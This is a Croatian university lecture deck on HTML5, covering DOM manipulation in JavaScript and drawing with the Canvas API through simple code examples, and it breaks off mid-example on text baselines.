

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

## **Napredni HTML(5)**

# Creative Commons



- slobodno smijete:
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo
- pod sljedećim uvjetima:
  - **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
  - **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.
  - **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.

*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*

*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*

# Uvod (1)

- Najvažnije pitanje za početak - da li netko ne zna HTML?
  - Molim dignite ruke... 
- HTML (*HyperText Markup Language*) je prezentacijski jezik za strukturiranje i prezentiranje sadržaja za web
  - Osnovni jezik koji upotrebljavamo za izradu web stranica. On web preglednicima daje podatke o sadržaju i strukturi učitane web stranice, a preglednik od tih podataka oblikuje i prikazuje stranicu
  - HTML je jezik za označavanje hipertekstualnih dokumenata
  - HTML je jezik za opis web stranica
  - Definirao ga je 1990. godine sir Timothy Berners-Lee, pri World Wide Web konzorciju (W3C), organizaciji koja brine o standardizaciji web tehnologija i razvoju weba

# Uvod (2)

- Najvažniji pojmovi za razumijevanje svrhe i primjene HTML-a, pa time i HTML-a 5:
  - HyperText
    - Tekstualna struktura (tekst) unutar nekog dokumenta koji sadržava poveznice na druge dokumente (npr. tekstualne)
    - „Hypertext is text which is not constrained to be linear.”
    - Hipertekst za razliku od tradicionalnog teksta nema jedinstven redoslijed čitanja, već ga korisnik (čitatelj) dinamički određuje
    - Namijenjen je prikazu na elektroničkom računalu, ne u tradicionalnim medijima (npr. knjiga)
  - Markup
    - Označavanje sadržaja u textualnoj strukturi

# Nova svojstva HTML5

- HTML5 je posljednji standard jezika HTML
  - Objavljen 01/2008., W3C Recommendation/update 10/2014.
- Što je novo u HTML5 u odnosu na prethodne verzije HTML-a?

# Provjera podrške u pregledniku

- HTML5 *feature detection* biblioteka
    - Detektira HTML5 značajke koje web preglednik podržava
    - JavaScript, otvoreni kod, automatski se pokreće unutar HTML5 koda u web pregledniku koji se provjerava
    - Dva načina rada:
      - Primjena sa CSS-om
      - Primjena sa JS-om
-  Modernizr
- <head>
  - <script src="modernizr.js"></script>
  - </head>

```
■ .no-cssgradients .header {  
■   background: url("images/glossybutton.png");  
■ }  
■ .cssgradients .header {  
■   background-image: linear-gradient(cornflowerblue,  
■   rebeccapurple);  
■ }
```

# Dinamički HTML

- Statičko (static web) i dinamičko (dynamic web) upravljanje web sadržajem
- Manipulacija HTML dokumentom iz JavaScript programskog kôda
  - Dodavanje novih elemenata
  - Uklanjanje postojećih elementa
  - Izmjena položaja elemenata u DOM stablu
  - Izmjena sadržaja elementa (`innerHTML`)
  - Upravljanje CSS stilom elementa (formatiranje, vidljivost, položaj na ekranu, *layout*)
  - Obrada događaja


# Stablo Document Object Model (1)

- DOM opisuje cjelovitu strukturu HTML5 dokumenta
  - Svi HTML elementi su objekti
  - Definira svojstva, metode i događaji svih HTML elemenata




DOM Tree Traversal

```
N.childNodes  
N.firstChild  
N.lastChild  
N.nextSibling  
N.ownerDocument  
N.parentNode  
N.previousSibling
```



# Stablo Document Object Model (2)

- Programski prolazak kroz DOM



# Dohvaćanje elemenata u DOM stablu (1)

- Dohvaćanje HTML5 elemenata moguće je na 4 načina:
  - Po jedinstvenoj šifri elementa (*by id*)
  - Po oznaci elementa (*by tag*)
  - Po nazivu razreda (klase) elementa (*by class*)
- `var t = document.getElementById('target');`

- `var t = document.getElementsByTagName('p');`

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <p id="target">Sample Target</p>
    <p>Another Paragraph</p>
  </body>
</html>
```

# Dohvaćanje elemenata u DOM stablu (1)

- Dohvaćanje HTML5 elemenata moguće je na 4 načina:
  - Po jedinstvenoj šifri elementa (*by id*)
  - Po oznaci elementa (*by tag*)
  - Po nazivu razreda (klase) elementa (*by class*)
  - `var t = document.getElementById('target');`
    - `var t = document.getElementsByClassName('target');`
      - `var t = document.getElementsByTagName('p');`

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <p class="target">Sample Target</p>
    <p class="target">Another Paragraph</p>
  </body>
</html>
```

# Dohvaćanje elemenata u DOM stablu (2)

- Dohvaćanje pomoću CSS selektora u JavaScriptu
  - Funkcionalnost samo iz HTML5 API

```
document.querySelector("#section1");
document.querySelectorAll("div");
document.querySelectorAll(".section");

var child = document.querySelectorAll('table tr td:first-child');
```

# Stvaranje novih elemenata (1)

- Novi elementi ne dodaju se u DOM stablo
  - Potrebno ih je dodati naknadno („ručno“)

```
document.createElement(tagName);
document.createTextNode(text);

// kloniranje elementa
node.cloneNode();

// kloniranje elementa i svih njegovih nasljednika (djeca)
node.cloneNode(true);
```

# Stvaranje novih elemenata (2)

- Dodavanje novih elementa u DOM stablo

```
// element novi postaje LastChild od elementa node  
node.appendChild(novi);  
  
// dodaj novi u kolekciju djece elementa node prije elementa el  
node.insertBefore(novi, el);  
// ili ovako...  
node.insertBefore(novi, node.firstChild);  
  
// zamijeni stari element stari sa novim elementom novi  
node.replaceChild(novi, stari);  
// ili ovako...  
stari.parentNode.replaceChild(novi, stari);
```

# Brisanje elemenata

- Elemente je moguće trajno ukloniti iz strukture DOM stabla

```
// izbriši element dijete od stari  
node.removeChild(stari);
```


```
// izbriši element stari  
stari.parentNode.removeChild(stari);
```

# Izmjena elemenata u DOM stablu (1)

- Nakon dohvaćanja nekog HTML elemenata moguće je izmijeniti:
  - HTML kôd elementa (*content*)
  - Vrijednost nekog atributa elementa (*attribute style*)
  - Formatiranje elementa (*style*)

```
document.getElementById(id).innerHTML = Nova vrijednost;
```


```
<html>
<body>
  <p id='target'>Old text</p>
  <script>
document.getElementById('target').innerHTML = "New
text";
  </script>
</body>
</html>
```



# Izmjena elemenata u DOM stablu (2)


```
document.getElementById(id).attribute = Nova vrijednost;
```

```
<html>
<body>
  <p id="target" hidden>Hidden Paragraph</p>
  <script>
    document.getElementById('target').hidden = '';
  </script>
</body>
</html>
```



```
document.getElementById(id).style.property = Nova vrijednost;
```

```
<html>
<body>
  <p id="target" style="display: none">Hidden
Paragraph</p>
  <script>
document.getElementById('target').style.display = '';
  </script>
</body>
</html>
```



# HTML5 nove funkcionalnosti

- Proširenja, potpuno novi alati i funkcionalnosti u HTML5:
  - Multimedia API
  - Offline Web Applications
  - Drag and Drop API
  - History API
  - HTML5 Microdata
  - HTML5 Storage API
  - Geolocation API
  - Web workers API
  - WebSocket API
  - Canvas

# Object Canvas (1)

- Platno predstavlja područje unutar kojeg je omogućeno crtanje grafičkih oblika korištenjem JavaScript koda te ima fiksnu veličinu – dužinu i širinu. JavaScript služi kao medij kojim se crta i animira kompleksna grafika.
- Za upotrebu platna nisu potrebne dodatne biblioteke već kompatibilan web preglednik i uređivač kôda koji se koristi.
- Platno koristi WebGL (Web Graphics Library) za 3D grafiku web stranica unutar bilo kojeg kompatibilnog web preglednika bez korištenja dodatnih priključaka (*plug-in*).

# Object Canvas (2)

- Objekt Canvas se može koristiti za vizualizaciju podataka, web aplikacije, animiranu grafiku ili igrice.
- Canvas je pravokutnik na web stranici s definiranom visinom i dužinom po kojemu je pomoću JavaScripta moguće crtati. Prema zadanim postavkama širina Canvasa je 300 piksela, a visina 150 piksela.
- JavaScript može pristupiti objektu Canvas i manipulirati ga kroz velik broj podržanih funkcija.
  - Omogućuju crtanje što dalje omogućuje dinamičko generiranje grafike.

# Object Canvas (3)

- Temelji se na sustavu bitmapa
  - Sve što je iscrtano predstavlja jednu jedinstvenu sliku
  - Svaka promjena zahtjeva ponovno crtanje slike koja se prikazuje.
- Prije Canvas elementa web preglednici su koristili SVG za crtanje unutar web stranica
- Za razliku od Canvasa, SVG koristi vektorski sustav koji elemente crta kao odvojene DOM objekte, a kod promjene SVG objekta web preglednik će automatski promijeniti objekt.
- Kod Canvas elementa dostupna su samo dva atributa i tri metode:

# Object Canvas (4)

- Canvas koristi standardni koordinatni sustav gdje se koordinata (0,0) nalazi u gornjem lijevom kutu.
- Duž x osi vrijednost koordinata se povećava prema desnom rubu canvasa, dok vrijednost koordinata y osi raste prema donjem rubu canvasa.
- Svaki Canvas pojedinac (element) ima kontekst crtanja.
- Kontekst crtanja je mjesto na kojemu su definirane sve metode i svojstva crtanja. Kontekst crtanja pruža API za crtanje raznih oblika i teksta, prikazivanje slika, manipulaciju slika, ...

```
var moj_canvas = document.getElementById("mojCanvas");
var moj_kontekst = moj_canvas.getContext("2d");
```

# Object Canvas (5)

- Dimenzije se zadaju u konstruktoru Canvas objekta ili korištenjem *width* i *height* atributa

```
moj_canvas.width = 480;  
moj_canvas.height = 200;
```

- Potrebno je obrisati područje Canvas elementa za ponovno crtanje
  - `clearRect` (x koordinata, y koordinata, širina, visina)
  - Promjenom dimenzija Canvas objekta sva svojstva konteksta postavljaju se na početne pretpostavljane vrijednosti


# Crtanje pravokutnika (1)

- Crtanje pravokutnika postiže se jednom od metoda kao što je `fillRect` (x koordinata, y koordinata, širina, visina) koja crta ispunjen pravokutnik.
  - Ako stil ispune nije drugačije zadan, pravokutnik uzima zadani stil, tj. crnu ispunu.
- Ostale često korištene metode:
  - `rect()` – stvara pravokutnik, za crtanje koriste se metode `stroke()` i `fill()`
  - `strokeRect()` – crta pravokutnik bez ispune
  - `clearRect()` – briše sadržaj pravokutnika

```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");
ctx.beginPath();
ctx.rect(20, 20, 150, 100);
ctx.stroke();
```

# Crtanje pravokutnika (2)

```
<!DOCTYPE html>
<html>
<body>
    <canvas id="myCanvas" width="300" height="150" style="border:1px solid #d3d3d3;">
        Your browser does not support the HTML5 canvas tag.</canvas>
    <script>
        var c = document.getElementById("myCanvas");
        var ctx = c.getContext("2d");
        ctx.fillRect(20, 20, 150, 100);
    </script>
</body>
</html>
```



# Stilovi, boje i sjene (1)

- Svaki kontekst crtanja pamti svojstva sve dok je web stranica otvorena ili se ponovno ne pokrene.
- Vrijednost svojstva konteksta crtanja zadaje se prije crtanja na Canvas.
  - Ako se ne zada vrijednost, koristi se zadana vrijednost ili posljednja zadana vrijednost.
  - Svojstvo `fillStyle` može biti boja, uzorak ili gradijent koji se koristi za ispunu, a početna zadana vrijednost za `fillStyle` je crna boja.


```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");
ctx.fillStyle = "#FF0000";
ctx.fillRect(20, 20, 150, 100);
```



# Stilovi, boje i sjene (2)


- Svojstvo `strokeStyle` može biti boja, uzorak ili gradijent koji se koristi za crtanje rubova, a početna zadana vrijednost za `strokeStyle` je crna boja.

```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");
ctx.strokeStyle = "#FF0000";
ctx.strokeRect(20, 20, 150, 100);
```



- Svojstvo `shadowColor` određuje boju koja će se koristiti kao sjena, a početna zadana vrijednost za `shadowColor` je crna boja.

```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");
ctx.shadowBlur = 20;
ctx.shadowColor = "black";
ctx.fillStyle = "red";
ctx.fillRect(20, 20, 100, 80);
```




# Stilovi, boje i sjene (3)

- Metoda `createLinearGradient` (x koordinata, y koordinata, x koordinata, y koordinata) stvara linearni gradijent koji se može iskoristiti za ispunu pravokutnika, krugova, linija, teksta i ostalih oblika. Vrijednosti koje se prosljeđuju metodi su početna koordinata gradijenta i završna koordinata gradijenta.
- Metodom `addColorStop` (pozicija, boja) određuje boju i položaj gradijenta.

```
var c = document.getElementById('myCanvas');
var ctx = c.getContext('2d');
```

```
var grd = ctx.createLinearGradient(0, 0, 170, 0);
grd.addColorStop(0, "black");
grd.addColorStop(1, "white");
```

```
ctx.fillStyle = grd;
ctx.fillRect(20, 20, 150, 100);
```



# Stilovi, boje i sjene (4)

- Ostale metode za stvaranje stilova, boja i sjena su `createPattern()` i `createRadialGradient()`
  - Metoda `createPattern()` ponavlja navedeni element u određenom smjeru. Taj element može biti slika, video ili neki drugi Canvas. Ponavljujući element može se koristiti kao ispuna pravokutnika, krugova, linija, teksta i ostalih oblika.
  - Metoda `createRadialGradient()` stvara kružni gradijent, a metoda `addColorStop()` određuje boje i njihove pozicije na gradijentu.


```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");
var img = document.getElementById("lamp");
var pat = ctx.createPattern(img, "repeat");
ctx.rect(0, 0, 150, 100);
ctx.fillStyle = pat;
ctx.fill();
```



# Stilovi linija

- Svojstvo `lineWidth` zadaje trenutnu širinu linije u pikselima, a zadana vrijednost za `lineWidth` je 1.
- Ostala svojstva stilova linija su `lineCap`, `lineJoin` i `miterLimit`. Svojstvo `lineCap` zadaje stil završetka linija, svojstvo `lineJoin` zadaje tip ugla koji se stvara kada se dvije linije susretnu, a svojstvo `miterLimit` zadaje maksimalnu dužinu između unutarnjeg ugla i vanjskog ugla kada se dvije linije susretnu.

```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");
ctx.lineWidth = 10;
ctx.strokeRect(20, 20, 80, 100);
```




# Putanje

- Metoda `beginPath()` započinje putanju ili resetira trenutnu putanju linije.
- Metoda `moveTo (x koordinata, y koordinata)` određuje početnu koordinatu linije, `lineTo (x koordinata, y koordinata)` zadaje krajnju koordinatu linije.
- Metoda `stroke()` na kraju crta zadanu liniju.

```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");
```

```
ctx.beginPath();
ctx.lineWidth = "5";
ctx.strokeStyle = "green"; // Green path
ctx.moveTo(0, 75);
ctx.lineTo(250, 75);
ctx.stroke(); // Draw it
```

```
ctx.beginPath();
ctx.strokeStyle = "purple"; // Purple path
ctx.moveTo(50, 0);
ctx.lineTo(150, 130);
ctx.stroke(); // Draw it
```



# Tekst (1)

- Za ispis teksta u objekt Canvas prvo je potrebno odrediti font koji će se za to koristiti i postaviti njegova svojstva (barem veličina).
- Nakon što je font definiran koristi se `fillText()` metoda za ispis teksta.
- Umjesto korištenja `fillText()` metode mogu se koristiti i druge metode za ispis i formatiranje teksta:
  - `strokeText()` – crta konture oko teksta
  - `strokeStyle` – definira boju konture
  - `lineWidth` – definira debljinu konture
  - `measureText()` – vraća objekt sa širinom zadanog teksta
- Svojstva za crtanje teksta su `textAlign` i `textBaseline`.
  - Svojstvo `textAlign` zadaje poravnanje za tekstualni sadržaj prema zadanoj točki sidrišta.
  - Svojstvo `textBaseline` zadaje tekstualnu osnovicu koja se rabi pri izradi teksta.

# Tekst (2)

```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");

ctx.font = "20px Georgia";
ctx.fillText("Hello World!", 10, 50);

ctx.font = "30px Verdana";
// Create gradient
var gradient = ctx.createLinearGradient(0, 0, c.width, 0);
gradient.addColorStop("0", "magenta");
gradient.addColorStop("0.5", "blue");
gradient.addColorStop("1.0", "red");
// Fill with gradient
ctx.fillStyle = gradient;
ctx.fillText("Big smile!", 10, 90);

var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");
ctx.font = "30px Arial";
var txt = "Hello World"
ctx.fillText("width:" + ctx.measureText(txt).width, 10, 50)
ctx.fillText(txt, 10, 100);
```

Hello World!

Big smile!

width:154.4970703125

Hello World

# Tekst (3)

```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");

// Create a red line in position 150
ctx.strokeStyle = "red";
ctx.moveTo(150, 20);
ctx.lineTo(150, 170);
ctx.stroke();

ctx.font = "15px Arial";

// Show the different textAlign values
ctx.textAlign = "start";
ctx.fillText("textAlign=start", 150, 60);
ctx.textAlign = "end";
ctx.fillText("textAlign=end", 150, 80);
ctx.textAlign = "left";
ctx.fillText("textAlign=left", 150, 100);
ctx.textAlign = "center";
ctx.fillText("textAlign=center", 150, 120);
ctx.textAlign = "right";
ctx.fillText("textAlign=right", 150, 140);
```

Diagram illustrating the five possible values for the `textAlign` property:

- textAlign=start
- textAlign=end
- textAlign=left
- textAlign=center
- textAlign=right

# Tekst (4)

```
var c = document.getElementById("myCanvas");
var ctx = c.getContext("2d");

//Draw a red line at y = 100
ctx.strokeStyle = "red";
ctx.moveTo(5, 100);
ctx.lineTo(395, 100);
ctx.stroke();

ctx.font = "20px Arial"

